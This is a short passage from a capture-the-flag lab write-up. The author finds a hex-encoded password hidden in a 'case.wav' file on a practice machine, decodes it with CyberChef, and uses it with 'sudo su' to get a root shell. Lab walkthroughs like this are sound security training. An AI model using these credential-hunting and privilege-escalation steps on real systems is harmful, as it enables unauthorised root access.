kira@deathnote:/opt/L$ ls
fake-notebook-rule kira-case
kira@deathnote:/opt/L$ cd fake-notebook-rule
kira@deathnote:/opt/L/fake-notebook-rule$ ls
case.wav hint
kira@deathnote:/opt/L/fake-notebook-rule$ cat hint
use cyberchef

kira@deathnote:/opt/L/fake-notebook-rule$
```

```
kira@deathnote:/opt/L/fake-notebook-rule$ cat case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
kira@deathnote:/opt/L/fake-notebook-rule$
```

I found a another coded message. As instructed I used cyberchef to decode the massage and there I found the password.

Finally I logged into super user

```
kira@deathnote:~$ sudo su
[sudo] password for kira:
root@deathnote:/home/kira# cd
root@deathnote:~#
```

The challenge was completed. It was successful.